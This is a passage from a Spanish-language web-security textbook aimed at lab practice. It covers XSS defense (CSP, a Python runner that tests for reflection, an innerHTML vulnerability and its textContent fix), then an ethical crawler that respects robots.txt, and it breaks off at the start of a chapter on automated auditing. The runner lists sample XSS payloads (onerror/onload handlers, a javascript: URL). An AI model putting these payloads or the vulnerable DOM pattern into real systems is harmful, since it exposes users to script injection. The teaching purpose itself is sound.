CSP (Content Security Policy): capa adicional que limita fuentes de scripts y prohíbe `inline` por defecto.

Política lab sugerida (en cabecera de respuesta):

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self';
  object-src 'none';
  base-uri 'self';
  frame-ancestors 'none';
  upgrade-insecure-requests;
  report-uri /csp-report
```

-
- Si necesitas `inline` **estrictamente en lab**, usa **nonce** aleatorio por respuesta: `script-src 'self' 'nonce-<valor>'` y añade **nonce** al `<script>`. **Nunca** habilites `'unsafe-inline'`.

7) Automatización: auditoría suave de XSS con Python

Crea un **runner** que:

1. Verifique cabeceras defensivas (CSP, X-Content-Type-Options, etc.).
2. Ejercer entradas **controladas** y observe **reflexión**.
3. Documente **evidencias** (JSONL/CSV) sin ejecutar JS real.

```
# xss_runner.py
import json, time, re
```

```

from xss_client import Client
from urllib.parse import urlencode

SEC_HEADERS = ["Content-Security-Policy", "X-Content-Type-Options",
               "X-Frame-Options", "Referrer-Policy"]

PAYLOADS = [
    "<b>lab</b>",
    "<img src=x onerror=console.log('lab')>",
    "\"><svg/onload=console.log('lab')>",
    "javascript:alert(1)"
]

def get_headers_report(resp):
    h = {k: resp.headers.get(k, "") for k in SEC_HEADERS}
    return h

def check_reflection(resp_text, payload):
    # No ejecución, solo reflexión literal (case-sensitive)
    return payload in resp_text

def run_suite(base="/search", param="q"):
    c = Client()
    results = []
    for p in PAYLOADS:
        url = f"{base}?{urlencode({'param': p})}"
        r = c.get(url)
        report = {
            "url": url,
            "status": r.status_code,
            "len": len(r.text),
            "reflected": check_reflection(r.text, p),
            "sec_headers": get_headers_report(r)
        }
        results.append(report)
        with open("xss_results.jsonl", "a", encoding="utf-8") as f:
            f.write(json.dumps(report, ensure_ascii=False) + "\n")
        time.sleep(0.2)
    return results

if __name__ == "__main__":
    for row in run_suite():
        print(row)

```

Interpretación:

- Si las cargas quedan **reflejadas sin escape** en contexto HTML/atributo y no hay CSP que bloquee inline, es **riesgo**.
- Si hay CSP fuerte y el HTML muestra el texto **escapado**, vas bien.
- La presencia de X-Content-Type-Options: nosniff, X-Frame-Options, Referrer-Policy suma defensa en profundidad.

8) DOM-based XSS: ejemplo y corrección

Vulnerable (solo lab):

```
<!-- dom_vuln.html (solo laboratorio) -->
<!doctype html><meta charset="utf-8">
<h1>Bienvenido</h1>
<div id="greet"></div>
<script>
  // ✗ Inserta HTML directamente desde la URL (location.hash)
  const params = new URLSearchParams(location.search);
  const name = params.get("name") || "Anon";
  document.getElementById("greet").innerHTML = "Hola " + name; //
  ✗
</script>
```

Seguro:

```
<!-- dom_safe.html -->
<!doctype html><meta charset="utf-8">
<h1>Bienvenido</h1>
<div id="greet"></div>
<script>
  const params = new URLSearchParams(location.search);
  const name = params.get("name") || "Anon";
  document.getElementById("greet").textContent = "Hola " + name; //
  ✓ no interpreta HTML
</script>
```

Regla: **usa textContent** para insertar texto de usuario en el DOM. Evita `innerHTML` salvo que sanitices exhaustivamente.

9) Checklist de endurecimiento (para tu informe de lab)

- ☐ **Autoescape** habilitado en plantillas del lado servidor.
 - ☐ **Prohibidos** eventos inline (`onclick`, etc.) y JS inline (usa archivos externos + CSP).
 - ☐ **Validación** de entradas (longitud, charset, esquemas de URL).
 - ☐ **Escape contextual en HTML y atributos** (`|e`); evita plantillas dentro de `<script>`.
 - ☐ **Sanitización** (p. ej., `bleach`) cuando el negocio **requiera** HTML del usuario.
 - ☐ **CSP** restrictivo (`script-src 'self'` sin `'unsafe-inline'`; usar *nonce* si hace falta).
 - ☐ `X-Content-Type-Options: nosniff`, `X-Frame-Options: DENY|SAMEORIGIN`, `Referrer-Policy`.
 - ☐ **Logs** sin datos sensibles y con IDs de correlación; errores genéricos de cara al usuario.
 - ☐ **Pruebas automatizadas** (runner de reflexión + Selenium/telemetría en lab).
 - ☐ **Linting**/revisiones de código que prohíban `innerHTML`/`dangerouslySetInnerHTML` sin justificación y sanitización.
-

10) Errores comunes (y cómo evitarlos)

- **“Limpié al entrar, ya está”**: las entradas pueden fluir por múltiples rutas; **escapa al salir** según contexto.
 - **Depender solo del WAF**: útil, pero no reemplaza el escape correcto ni CSP.
 - **CSP permisivo**: 'unsafe-inline' reabre la puerta a XSS; evita inline y usa *nonce*.
 - **Escapes genéricos**: el escape de HTML no protege si insertas dentro de JS, URL o CSS. **El contexto manda**.
 - **DOM sinks inseguros**: `innerHTML`, `document.write`, `insertAdjacentHTML` con datos no confiables → reemplázalos con APIs seguras.
-

11) Evidencia y reporte

Con los scripts anteriores, genera **JSONL** de cada prueba y un **CSV** resumen:

```
# export_csv.py
import csv, json

def jsonl_to_csv(src="xss_results.jsonl", dst="xss_summary.csv"):
    rows = []
    with open(src, "r", encoding="utf-8") as f:
        for line in f:
            rows.append(json.loads(line))
    headers = ["url", "status", "len", "reflected"] + [f"sec:{k}" for
k in ["Content-Security-Policy", "X-Content-Type-Options", "X-Frame-
Options", "Referrer-Policy"]]
    with open(dst, "w", newline="", encoding="utf-8") as out:
        w=csv.writer(out); w.writerow(headers)
        for r in rows:
            w.writerow([r["url"], r["status"], r["len"],
r["reflected"],
r["sec_headers"].get("Content-Security-
Policy", ""),
r["sec_headers"].get("X-Content-Type-
Options", ""),
r["sec_headers"].get("X-Frame-Options", ""),
r["sec_headers"].get("Referrer-
Policy", "")])

if __name__ == "__main__":
    jsonl_to_csv()
```

Tu informe (Markdown) debe incluir:

- Rutas probadas y contexto (HTML/attr/DOM).
 - Estado de cabeceras de seguridad y CSP.
 - Resultados de reflexión y observaciones.
 - Recomendaciones priorizadas (escape, CSP, refactor DOM).
-

12) Extensiones y práctica adicional (en el lab)

- **Componentes frontend:** verifica marcos con *server-side rendering* y *hydration*. Revisa lugares donde se use `dangerouslySetInnerHTML` o equivalentes.
 - **Plantillas dentro de `<script>`:** si interpolas JSON, serializa con un seguro `|tojson` (Jinja2) en lugar de concatenar cadenas manuales.
 - **URL sanitization:** crea una utilidad que solo permita `http/https` y bloquee `javascript:/data:.`
 - **CSP reporting:** crea `/csp-report` para recibir reportes de incumplimiento y testear la política en tu lab.
 - **CI del lab:** añade el runner de reflexión a tus pruebas de integración (contra staging de tu laboratorio).
-

Conclusiones

Has construido un **ejemplo práctico y ético** de XSS en un entorno controlado:

- Levantaste una **app vulnerable** (solo para practicar) y una **versión segura** con escape contextual.
- Automatizaste **pruebas de reflexión** con Python, recogiste **evidencias** y verificaste **cabeceras defensivas**.
- Entendiste la importancia de **contexto** (HTML, atributos, DOM) y cómo **CSP** refuerza la defensa.
- Aprendiste a **sanear** contenido rico con listas permitidas y a evitar **eventos/JS inline**.
- Preparaste un **checklist** concreto para endurecer aplicaciones en tu laboratorio.

La clave no es “saber el payload secreto”, sino aplicar **métodos y controles** que prevengan XSS por defecto. Lleva estas prácticas a todos tus ejercicios del lab, documenta resultados y **no** las uses fuera de entornos autorizados. En el próximo capítulo avanzaremos con **Gestión y endurecimiento de sesiones** para cerrar otra puerta crítica en aplicaciones web.

Capítulo 28. Creación de un crawler web básico (versión extendida)

Disclaimer: Contenido educativo y solo para tu laboratorio. No rastrees sitios ajenos sin permiso ni ignores `robots.txt`. Respeta TOS y privacidad. Usa datos ficticios. El mal uso es ilegal y antiético. Sé ético..

Introducción

Un **crawler** (o rastreador) es un programa que visita páginas web, sigue enlaces y recolecta información para un propósito definido. En seguridad y en investigación profesional, construir un **crawler básico y ético** en tu propio laboratorio te ayuda a: (1) entender el impacto que un robot puede tener en un sitio, (2) aprender a **respetar robots.txt** y términos de servicio, (3) generar **datasets de práctica** para auditorías (por

ejemplo, para verificar cabeceras de seguridad o contenidos desactualizados), y (4) crear **pipelines reproducibles** que no dañen servicios ni violen la privacidad.

En este capítulo diseñaremos y codificaremos, paso a paso, un crawler **prudente**, con **allowlist** de dominios, límites de **profundidad** y **páginas**, control de **tasa por host**, respeto de **robots.txt** y filtros para evitar **trampas de rastreo** (calendarios infinitos, sesiones, duplicados). Te proporcionaré una implementación clara en Python que puedas extender en capítulos posteriores (por ejemplo, para auditar cabeceras HTTP, CSP, o para recolectar textos de práctica).

Todo lo que verás aquí se ejecuta **solo en tu laboratorio** y con autorización. No apuntes tu crawler a sistemas ajenos. Tu objetivo es aprender a **hacerlo bien y con respeto**, no a “extraer por extraer”.

1) Ética, límites y objetivos del rastreo

Antes del primer `GET`, define:

- **Alcance** (allowlist): dominios que **sí** puedes visitar (p. ej., `lab-web.local`, `api.lab-web.local`).
- **Límites**: máximo de páginas (p. ej., 200), **profundidad** (p. ej., 3 saltos desde las semillas), **ancho** (máximo enlaces por página), **tiempo total** (p. ej., 10–20 minutos).
- **Cortesía**: **rate limiting por host** (p. ej., una petición cada 400–800 ms), `User-Agent` claro, respeto de `robots.txt` y `crawl-delay` si existe.
- **Privacidad**: no recolectes datos personales reales; no te autentiques con cuentas reales; no guardes cookies/tokens en claro.
- **Propósito**: ¿qué necesitas del contenido? Títulos, enlaces, texto, cabeceras de seguridad... Diseñalo desde ahora para recolectar **solo** lo necesario.

2) Arquitectura mínima del crawler

Dividiremos responsabilidades en **componentes** sencillos:

1. **Normalizador de URLs**: construye URLs absolutas, quita fragmentos (`#`), elimina parámetros de tracking (`utm_*`, `fbclid`, etc.), ordena parámetros y deduplica.
 2. **Gestor de robots**: usa `robots.txt` para decidir si **puedes** visitar una URL y, si es posible, lee `crawl-delay`.
 3. **Rate limiter por host**: asegura pausas entre peticiones a un mismo dominio.
 4. **Fetcher**: descarga un recurso con `requests` (timeouts, tamaño y tipo de contenido controlados).
 5. **Parser**: extrae `<title>` y enlaces (`<a href>`), respetando `<base href>` y filtrando `rel="nofollow"` si así lo decides en tu lab.
 6. **Frontier (cola)**: estrategia tipo **BFS con límites** (profundidad, páginas, por-host).
 7. **Almacenamiento simple**: JSONL/CSV/SQLite para registrar páginas y grafo de enlaces.
 8. **Reglas anti-trampas**: heurísticas para ignorar calendarios infinitos, sesiones, parámetros inútiles, y detectar duplicados por **hash** del contenido.
-

3) Preparación del entorno

Crea tu venv e instala dependencias mínimas:

```
python3 -m venv venv
source venv/bin/activate
pip install requests beautifulsoup4 lxml tldextract
```

- `requests`: HTTP robusto con timeouts.
- `beautifulsoup4` + `lxml`: parseo HTML tolerante y rápido.
- `tldextract`: ayuda a comparar dominios y subdominios de forma fiable.

En entornos muy restringidos puedes usar el parser `html.parser` de la librería estándar, pero `lxml` es más sólido para HTML “sucio”.

4) Diseño de políticas y utilidades

a) Normalización de URLs (RFC 3986 “light”)

- Resolución de relativas con `urljoin`.
- Quitar `#fragment`.
- Pasar esquema/host a minúsculas, quitar puerto por defecto (:80 en http, :443 en https).
- Ordenar y filtrar parámetros **ruidosos** (`utm_*`, `fbclid`, `gclid`, `sessionid`...).
- Opcional: normalizar trailing slash (elige una convención y sé consistente).

b) Allowlist de dominios

Solo rastrea hosts dentro de tu lista permitida. Opcionalmente habilita **modo “same-site”** (incluye subdominios).

c) Trampas comunes

- **Calendarios**: URLs con años y meses arbitrarios (`/2023/12/01`, `/2024/01/...`), o patrones regulares de `page=1, 2, 3...` sin límite.
 - **IDs infinitos**: rutas tipo `/item/1`, `/item/2`, ... generadas ad infinitum.
 - **Parameters bloat**: parámetros como `?sort=...&view=...&lang=...` que combinan infinitas variantes sin mucho valor.
 - **Sesiones**: `PHPSESSID`, `JSESSIONID`, `ASP.NET_SessionId` en la URL → descartarlas.
 - **Trampas “nofollow”/robots**: respétalas (laboratorio: decide políticas y documenta).
-

5) Implementación: crawler básico, prudente y ampliable

A continuación, un crawler **sin concurrencia** (más fácil de razonar en el lab). Al final te doy un apunte para paralelizar de forma responsable.

```

# crawler_lab.py
import time, re, hashlib, json, random, queue
from urllib.parse import urlparse, urlunparse, urljoin, urlencode,
parse_qs
from urllib import robotparser
import requests
from bs4 import BeautifulSoup
import tldextract

UA = "LabCrawler/1.0 (+lab-only)"
ALLOWED_HOSTS = {"lab-web.local"} # <-- tu allowlist del lab
MAX_PAGES = 200
MAX_DEPTH = 3
PER_HOST_DELAY = (0.4, 0.8) # segundos, rango
TIMEOUT = (3.05, 10)
MAX_BYTES = 2_000_000 # 2 MB por página
ACCEPT_TYPES = ("text/html",)

# Parámetros que eliminamos por ser ruido/tracking/sesión
DROP_QUERY_KEYS =
{"utm_source", "utm_medium", "utm_campaign", "utm_term", "utm_content",
"gclid", "fbclid", "sessionid", "PHPSESSID", "JSESSIONID", "ASP.NET_Sess
ionId"}

def same_site(host):
    # permite subdominios del host raíz si quieres
    ext = tldextract.extract(host)
    root = f"{ext.domain}.{ext.suffix}" if ext.suffix else
ext.domain
    return host == "lab-web.local" or host.endswith(".lab-
web.local") or host == root == "lab-web.local"

def normalize_url(base, href):
    if not href:
        return None
    try:
        abs_url = urljoin(base, href)
        p = urlparse(abs_url)
        if p.scheme not in ("http", "https"):
            return None
        host = p.hostname or ""
        # En lab, aplica allowlist estricta
        if host not in ALLOWED_HOSTS and not same_site(host):
            return None
        # quitar fragmento
        fragless = p._replace(fragment="")
        # normalizar query
        qs = []
        for k,v in parse_qs(fragless.query,
keep_blank_values=True):
            if k in DROP_QUERY_KEYS or
k.lower().startswith("utm_"):
                continue
            qs.append((k,v))
        qs.sort()
        query = urlencode(qs, doseq=True)
        # bajar esquema/host a minúsculas y quitar puertos por
defecto

```

```

        netloc = fragless.netloc.lower()
        if (fragless.scheme == "http" and fragless.port == 80) or
(fragless.scheme == "https" and fragless.port == 443):
            netloc = fragless.hostname.lower()
            norm = fragless._replace(netloc=netloc, query=query)
            return urlunparse(norm)
    except Exception:
        return None

class Robots:
    def __init__(self, base):
        self.cache = {}
        self.ua = UA.split()[0] # nombre del UA
        self.base = base

    def parser_for(self, url):
        host = urlparse(url).netloc
        if host in self.cache:
            return self.cache[host]
        rp = robotparser.RobotFileParser()
        robots_url = f"{urlparse(url).scheme}://{host}/robots.txt"
        try:
            rp.set_url(robots_url)
            rp.read()
        except Exception:
            pass
        self.cache[host] = rp
        return rp

    def allowed(self, url):
        rp = self.parser_for(url)
        try:
            return rp.can_fetch(UA, url)
        except Exception:
            return True

    def crawl_delay(self, url):
        try:
            return self.parser_for(url).crawl_delay(UA) or 0.0
        except Exception:
            return 0.0

class RateLimiter:
    def __init__(self):
        self.next_time = {} # host -> unix_ts

    def wait(self, url, robots_delay=0.0):
        host = urlparse(url).netloc
        now = time.monotonic()
        base_delay = random.uniform(*PER_HOST_DELAY)
        delay = max(base_delay, robots_delay or 0.0)
        nt = self.next_time.get(host, now)
        if now < nt:
            time.sleep(nt - now)
        self.next_time[host] = time.monotonic() + delay

def head_content_type(headers):

```

```

        ctype = headers.get("Content-
Type", "").split(";")[0].strip().lower()
        return ctype

def fetch(url):
    # Descarga prudente (stream) y corta a MAX_BYTES
    with requests.get(url, headers={"User-Agent": UA,
"Accept": "text/html,application/xhtml+xml", timeout=TIMEOUT,
stream=True, allow_redirects=True, verify=True) as r:
        ctype = head_content_type(r.headers)
        status = r.status_code
        if not any(ctype.startswith(t) for t in ACCEPT_TYPES):
            return status, ctype, None, b""
        data = bytearray()
        for chunk in r.iter_content(chunk_size=16384):
            if not chunk: continue
            data.extend(chunk)
            if len(data) > MAX_BYTES:
                break
        body = bytes(data)
        return status, ctype, r.url, body

def hash_content(body):
    return hashlib.sha256(body).hexdigest()

def extract_links(html, base_url):
    soup = BeautifulSoup(html, "lxml")
    # manejar <base href> si existe
    base_tag = soup.find("base", href=True)
    base = base_tag["href"] if base_tag else base_url
    # título (opcional)
    title = (soup.title.get_text(strip=True) if soup.title else "")
    links = []
    for a in soup.find_all("a", href=True):
        href = a.get("href")
        # opcional: ignorar rel=nofollow en tu lab si quieres ser
        extra prudente
        links.append(normalize_url(base, href))
    return title, [u for u in links if u]

```

Estructura de la “frontier”: usaremos una cola FIFO para BFS con nodos {"url":..., "depth":...}. Mantendremos dos estructuras de control: `seen_urls` (set) y `seen_hashes` (para detectar duplicados exactos). También registraremos en JSONL.

```

# crawler_lab.py (continuación)
def crawl(seeds):
    robots = Robots(base=None)
    rate = RateLimiter()
    q = queue.Queue()
    for s in seeds:
        q.put({"url": s, "depth": 0})
    seen_urls = set()
    seen_hashes = set()
    pages = 0

    with open("crawl_pages.jsonl", "w", encoding="utf-8") as out:
        while not q.empty() and pages < MAX_PAGES:

```



```

        item = q.get()
        url = item["url"]; depth = item["depth"]
        if url in seen_urls:
            continue
        if depth > MAX_DEPTH:
            continue
        # robots
        if not robots.allowed(url):
            continue
        # rate + robots crawl-delay
        rate.wait(url, robots_delay=robots.crawl_delay(url))
        try:
            status, ctype, final_url, body = fetch(url)
        except Exception as e:
            out.write(json.dumps({"url": url, "error":
str(e)}))+"\n")
            continue

        if final_url:
            url = final_url # seguir redirección final
normalizada
        seen_urls.add(url)
        pages += 1

        if not body:
            out.write(json.dumps({"url": url, "status": status,
"ctype": ctype, "len": 0}))+"\n")
            continue

        h = hash_content(body)
        if h in seen_hashes:
            out.write(json.dumps({"url": url, "status": status,
"ctype": ctype, "len": len(body), "dup": True}))+"\n")
            continue
        seen_hashes.add(h)

        # decodificación tolerante
        try:
            # usa el encoding detectado por requests si
estuviera disponible
            html = body.decode("utf-8", errors="replace")
        except Exception:
            html = body.decode("latin-1", errors="replace")

        title, new_links = extract_links(html, url)
        out.write(json.dumps({
            "url": url, "status": status, "ctype": ctype,
"len": len(body),
            "title": title, "depth": depth, "links":
len(new_links)
        }, ensure_ascii=False) + "\n")

        # heurísticas anti-trampa: filtrado de enlaces
        budget = 50 # máximo de enlaces por página para
encolar
        count = 0
        for u in new_links:

```

```

        if count >= budget:
            break
        if should_skip(u):
            continue
        if u not in seen_urls:
            q.put({"url": u, "depth": depth + 1})
            count += 1

def should_skip(url):
    p = urlparse(url)
    # ignora calendar traps y parámetros de paginación excesiva
    # ejemplos simples (ajusta a tu lab):
    if re.search(r"/(calendar|calendario|events?)/", p.path, re.I):
        return True
    if re.search(r"/\d{4}/\d{2}/\d{2}", p.path): # yyyy/mm/dd
        return True
    if re.search(r"page=\d{3,}", p.query): # page >= 100
        return True
    return False

if __name__ == "__main__":
    seeds = ["https://lab-web.local/"] # tus semillas
    crawl(seeds)

```

Qué hace y qué no hace esta primera versión

- ✓ Respetar robots.txt (si el servidor lo publica).
- ✓ Limita páginas y profundidad; controla tasa por host y por crawl-delay.
- ✓ Deduplica por URL normalizada y por **hash** de contenido (duplicados exactos).
- ✓ Recorta tamaño de descarga (MAX_BYTES).
- ✓ Extrae título y enlaces, guarda resultados en crawl_pages.jsonl.
- ✗ No identifica duplicados “casi iguales” (para eso podrías usar *simhash* más adelante).
- ✗ No maneja sitemap.xml aún (lo añadiremos).
- ✗ No paraleliza (lo discutimos al final para tu lab).

6) Lectura de sitemap.xml (opcional pero recomendado en tu lab)

Muchos sitios exponen **sitemaps** con URLs canónicas. Úsalos como **semillas** o para limitar la superficie.

```

# sitemap.py
import requests
from urllib.parse import urljoin
from xml.etree import ElementTree as ET

def fetch_sitemap_index(base):
    candidates = [urljoin(base, "/sitemap.xml"), urljoin(base,
"/sitemap_index.xml")]
    for u in candidates:
        try:

```

```

        r = requests.get(u, timeout=(3.05,8), headers={"User-Agent": UA})
        if r.status_code == 200 and r.headers.get("Content-Type", "").startswith(("application/xml", "text/xml")):
            yield u, r.text
        except Exception:
            pass

def parse_sitemap(xml_text):
    urls = []
    try:
        root = ET.fromstring(xml_text)
        for loc in root.iter():
            if loc.tag.endswith("loc"):
                urls.append(loc.text.strip())
    except Exception:
        pass
    return urls

```

Integra esto **antes** de arrancar el rastreo para añadir seeds adicionales:
`seeds.extend(urls_del_sitemap)` filtrados por allowlist.

7) Persistencia y grafo (CSV/SQLite)

Para análisis posterior, quizá quieras un **grafo** de enlaces: (from_url, to_url). Aunque arriba guardamos solo el conteo, puedes registrar las aristas:

```

# En extract_links, devuelve también pares (from,to)
def extract_links_with_edges(html, base_url):
    soup = BeautifulSoup(html, "lxml")
    base_tag = soup.find("base", href=True)
    base = base_tag["href"] if base_tag else base_url
    title = (soup.title.get_text(strip=True) if soup.title else "")
    edges = []
    for a in soup.find_all("a", href=True):
        u = normalize_url(base, a.get("href"))
        if u: edges.append((base_url, u))
    return title, edges

```

Y escribes cada arista en `crawl_edges.jsonl` o en una tabla SQLite (ideal para consultas).

8) Calidad del contenido y duplicados “casi iguales”

El **hash exacto** evita re-crawlear copias idénticas, pero muchas páginas cambian un banner o un token y **parecen nuevas**. Puedes:

- **Normalizar HTML** antes de hashear (quitar comentarios, scripts inlines, espacios en blanco en exceso).

- Implementar un **SimHash** o *shingling* (p. ej., con n-gramas de texto). Si el Hamming distance es muy bajo vs. páginas previas, **omite** encolar sus enlaces (en tu lab, con cautela).

Esto aumenta complejidad; introdúcelo solo si tu laboratorio lo requiere.

9) Seguridad del propio crawler

- **Allowlist** estricta: impide que el crawler haga **pivoting** hacia hosts no autorizados (p. ej., enlaces externos).
 - **Timeouts y tamaño**: protege tu equipo de bloqueos y descargas gigantes.
 - **No ejecute** JavaScript ni archivos remotos; el crawler **no es un navegador**.
 - **No sigas** enlaces peligrosos (`javascript:`, `data:`, `mailto:`) → ya los filtramos al normalizar.
 - **Redacción**: si por accidente capturas cookies en cabeceras (no debería), **no** las registres en claro.
 - **TLS**: en tu lab instala tu CA y **verifica** (nunca uses `verify=False` por costumbre).
-

10) Paralelismo responsable (si te animas)

Puedes ganar velocidad con **hilos** o **async**, manteniendo cortesía por host. Por ejemplo, con `ThreadPoolExecutor` y un **RateLimiter** que sea **thread-safe**; o con `httpx.AsyncClient` + un **semáforo por host**.

Esquema conceptual con httpx (no pegues esto en producción sin pruebas en lab):

```
# async_crawl_concept.py (concepto)
import asyncio, httpx, time, random
from asyncio import Semaphore
from urllib.parse import urlparse

ALLOWED = {"lab-web.local"}
semaphores = {} # host -> Semaphore(1) si quieres serializar por host

def sem_for(url):
    host = urlparse(url).netloc
    if host not in semaphores:
        semaphores[host] = Semaphore(1)
    return semaphores[host]

async def fetch_async(client, url):
    async with sem_for(url):
        await asyncio.sleep(random.uniform(0.4, 0.8)) # cortesía
        r = await client.get(url, timeout=10.0,
follow_redirects=True)
        return r
```

Incluso con async/hilos, mantén **límites globales** de páginas y profundidad, y respeta robots. En tu lab, empieza **pequeño**.

11) Extensiones útiles para tu laboratorio

- **Auditoría de cabeceras:** para cada URL, guarda `Strict-Transport-Security`, `Content-Security-Policy`, `X-Frame-Options`, `X-Content-Type-Options`, `Referrer-Policy`.
 - **Extracción de texto:** si vas a analizar contenido, elimina `<script>`/`<style>` y usa `soup.get_text("\n", strip=True)`.
 - **Listado de recursos inseguros:** detecta `http://` embebidos en páginas `https://` (mixed content).
 - **Recolección de formularios:** inventario de `<form>` y métodos/acciones (sin enviar nada).
 - **Página “/humans.txt” y “/security.txt”:** indicadores de madurez operativa.
-

12) Errores comunes (y cómo evitarlos)

- **Ignorar robots.txt:** incluso en el lab, acostúmbrate a respetarlo.
 - **Sin límites:** rastrear “todo” te mete en bucles y descargas inútiles; define **profundidad y presupuesto** por página.
 - **No filtrar query:** `utm_*`, `fbclid`, `sessionid` → explosión combinatoria; normaliza y filtra.
 - **Descargar binarios:** filtra por `Content-Type (text/html)`.
 - **Sin rate limit:** acabarás pareciendo un ataque. Incluso en lab: entre **400–800 ms** por host suele ser razonable.
 - **Sin deduplicación:** rehacer trabajo y crecer la cola sin motivo.
 - **Seguir enlaces externos** sin control: mantén la allowlist.
-

13) Mini-CLI para ejecutar el crawler en tu lab

```
# run_crawler.py
import argparse
from crawler_lab import crawl

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--seed", action="append", required=True,
                    help="Semilla (repite la opción para varias)")
    args = ap.parse_args()
    crawl(args.seed)
```

Ejemplo:

```
python run_crawler.py --seed https://lab-web.local/
```

Revisa `crawl_pages.jsonl`. Si quieres CSV, convierte con un script rápido que lea el JSONL y escriba columnas (url, status, len, title, depth, links).

14) Checklist para tu informe de laboratorio

- [] **Allowlist** de hosts aplicada y documentada.
 - [] Respeto de **robots.txt** y lectura de `crawl-delay` si existe.
 - [] **User-Agent** identificable y educado.
 - [] Límites: **MAX_PAGES**, **MAX_DEPTH**, **MAX_BYTES**, **budget** por página.
 - [] **Rate limit** por host (y semáforo por host si usas concurrencia).
 - [] Normalización de URL + filtros de tracking/sesión.
 - [] Anti-trampas básicas (calendarios, `page>=100`, etc.).
 - [] Deduplicación por URL y por **hash** de contenido.
 - [] Persistencia de resultados (JSONL/CSV/SQLite) con fecha/hora.
 - [] Políticas de privacidad: no recolectar PII, no guardar cookies/tokens.
-

Conclusiones

Acabas de construir un **crawler web básico, prudente y ético**, adecuado para tu laboratorio. Te llevas:

- Un **diseño modular**: normalizador, robots, rate limiter, fetcher, parser y frontier.
- Un conjunto de **buenas prácticas**: allowlist, límites de profundidad y páginas, respeto de `robots.txt`, deduplicación y filtros anti-trampa.
- Un **pipeline reproducible** que registra lo necesario en JSONL/CSV y que puedes extender para tareas de **auditoría suave** (cabeceras de seguridad, inventario de formularios, mixed content, etc.).
- Una base para, más adelante, experimentar con **concurrencia responsable**, **sitemaps**, **simhash**, o integración con **SQLite/graph databases** si tu lab lo requiere.

Más importante aún: aprendiste que el valor del crawling no está en “raspar por raspar”, sino en definir un **propósito acotado**, **respetar** a los sistemas y a las personas, y **dejar evidencia clara** de lo que haces y por qué. Con esta base, en el próximo capítulo podrás automatizar **auditorías de cabeceras de seguridad** sobre el conjunto rastreado, o entrenar pequeños detectores de configuraciones débiles, siempre dentro del marco ético que nos guía.

Capítulo 29. Automatización de auditorías web con Python (versión extendida)

Disclaimer: Capítulo educativo para tu laboratorio. Automatiza auditorías solo con permiso y en entornos controlados. No ataques sistemas ajenos ni abusos de servicios. El mal uso es ilegal y contrario a la ética

Introducción

La **automatización de auditorías web** es el puente entre buenas prácticas manuales y un proceso **repetible, medible y trazable**. En un entorno de **laboratorio controlado**,

podemos diseñar un pipeline que recorra hosts permitidos, verifique configuraciones de seguridad (TLS, cabeceras, cookies), descubra riesgos comunes (mezcla de contenido, CORS permisivo, redirecciones débiles, formularios sin protección) y **genere evidencia** (JSONL/CSV/Markdown) acompañada de una **puntuación de riesgo** y recomendaciones.

En este capítulo construirás, pieza a pieza, un **auditor web automatizado** en Python siguiendo los principios ya aprendidos: **allowlists**, **rate limiting**, **timeouts**, **respetar robots.txt**, **no intrusión** y **redacción** de datos sensibles. También verás cómo **integrar** las utilidades de capítulos anteriores (crawler, requests robusto, login de laboratorio, XSS/SQLi runners acotados) para crear un flujo coherente que puedas ejecutar al inicio de cada sprint de tu lab.

Todo lo siguiente es **solo** para tu laboratorio. No lo uses contra terceros. El objetivo es **mejorar** la seguridad de tus propios servicios de práctica.

1) Diseño del pipeline de auditoría

Un auditor automatizado debe ser **modular** y **predecible**. Propongo estos bloques:

1. **Descubrimiento**: a partir de semillas o de un `sitemap.xml`, o del **crawler** del cap. 28, obtener una lista de URLs objetivo (preferentemente canónicas).
 2. **Filtro y normalización**: aplicar allowlist, quitar fragmentos, filtrar parámetros de tracking, deduplicar.
 3. **Chequeos** (checks) independientes y de **bajo impacto**:
 - Transporte: **TLS**, redirecciones a `https`, HSTS.
 - **Cabeceras de seguridad**: CSP, X-Content-Type-Options, X-Frame-Options, Referrer-Policy, Permissions-Policy.
 - **Cookies**: flags `Secure`, `HttpOnly`, `SameSite`.
 - **Contenido mixto**: recursos `http:` en páginas `https:`.
 - **CORS**: indicadores de configuración permisiva.
 - **Formularios**: inventario (método, acción, presence de token CSRF en **lab**).
 - **security.txt** y **humans.txt** (madurez operativa, opcional).
 4. **Evidencia**: JSON Lines con métricas y resultados por URL; archivos adjuntos cuando aplique (p. ej., certificado).
 5. **Score de riesgo**: heurístico, reproducible, documentado.
 6. **Reporte**: CSV/Markdown con hallazgos priorizados y recomendaciones.
 7. **Respeto y límites**: `robots.txt`, rate limit por host, timeouts, tamaño máximo de descarga.
-

2) Preparación del entorno

```
python3 -m venv venv
source venv/bin/activate
pip install requests httpx beautifulsoup4 lxml tldextract certifi
```

Opcionales (laboratorio):

- `pyopenssl` o `ssl` estándar para inspección de certificados.
- `dataclasses-json` si te gusta serializar objetos.
- `jinja2` para reportes HTML locales (o quédate con Markdown/CSV).

3) Cliente HTTP responsable y utilidades comunes

```
# audit_client.py
import time, random, json, hashlib, ssl, socket
import requests
from urllib.parse import urlsplit, urljoin

ALLOWED = {"lab-web.local", "api.lab-web.local"}
TIMEOUT = (3.05, 10)
UA = "LabWebAuditor/1.0 (+lab-only)"

def is_allowed(url: str) -> bool:
    host = urlsplit(url).hostname or ""
    return host in ALLOWED or host.endswith(".lab-web.local")

class AuditorClient:
    def __init__(self, verify_ca=True, delay=(0.25, 0.6),
max_bytes=2_000_000):
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA, "Accept": "*/*"})
        self.verify = verify_ca
        self.delay = delay
        self.max_bytes = max_bytes

    def get(self, url, **kw):
        if not is_allowed(url):
            raise ValueError("Fuera de alcance permitido")
        time.sleep(random.uniform(*self.delay))
        kw.setdefault("timeout", TIMEOUT)
        kw.setdefault("verify", self.verify)
        kw.setdefault("allow_redirects", True)
        return self.s.get(url, **kw)

def sha256(b: bytes) -> str:
    return hashlib.sha256(b).hexdigest()
```

4) Chequeos de transporte: HTTPS, redirecciones e HSTS

```
# checks_transport.py
from urllib.parse import urlsplit
import ssl, socket, datetime
import requests

def is_https(url):
    return urlsplit(url).scheme == "https"

def follows_to_https(client, url):
    r = client.get(url)
    final = r.url
```



```

        return {"final_url": final, "to_https":
final.startswith("https://"),
                "redir_cnt": len(r.history), "status": r.status_code}

def fetch_tls_cert(host, port=443, cafile=None):
    ctx = ssl.create_default_context(cafile=cafile) if cafile else
ssl.create_default_context()
    with socket.create_connection((host, port), timeout=5) as sock:
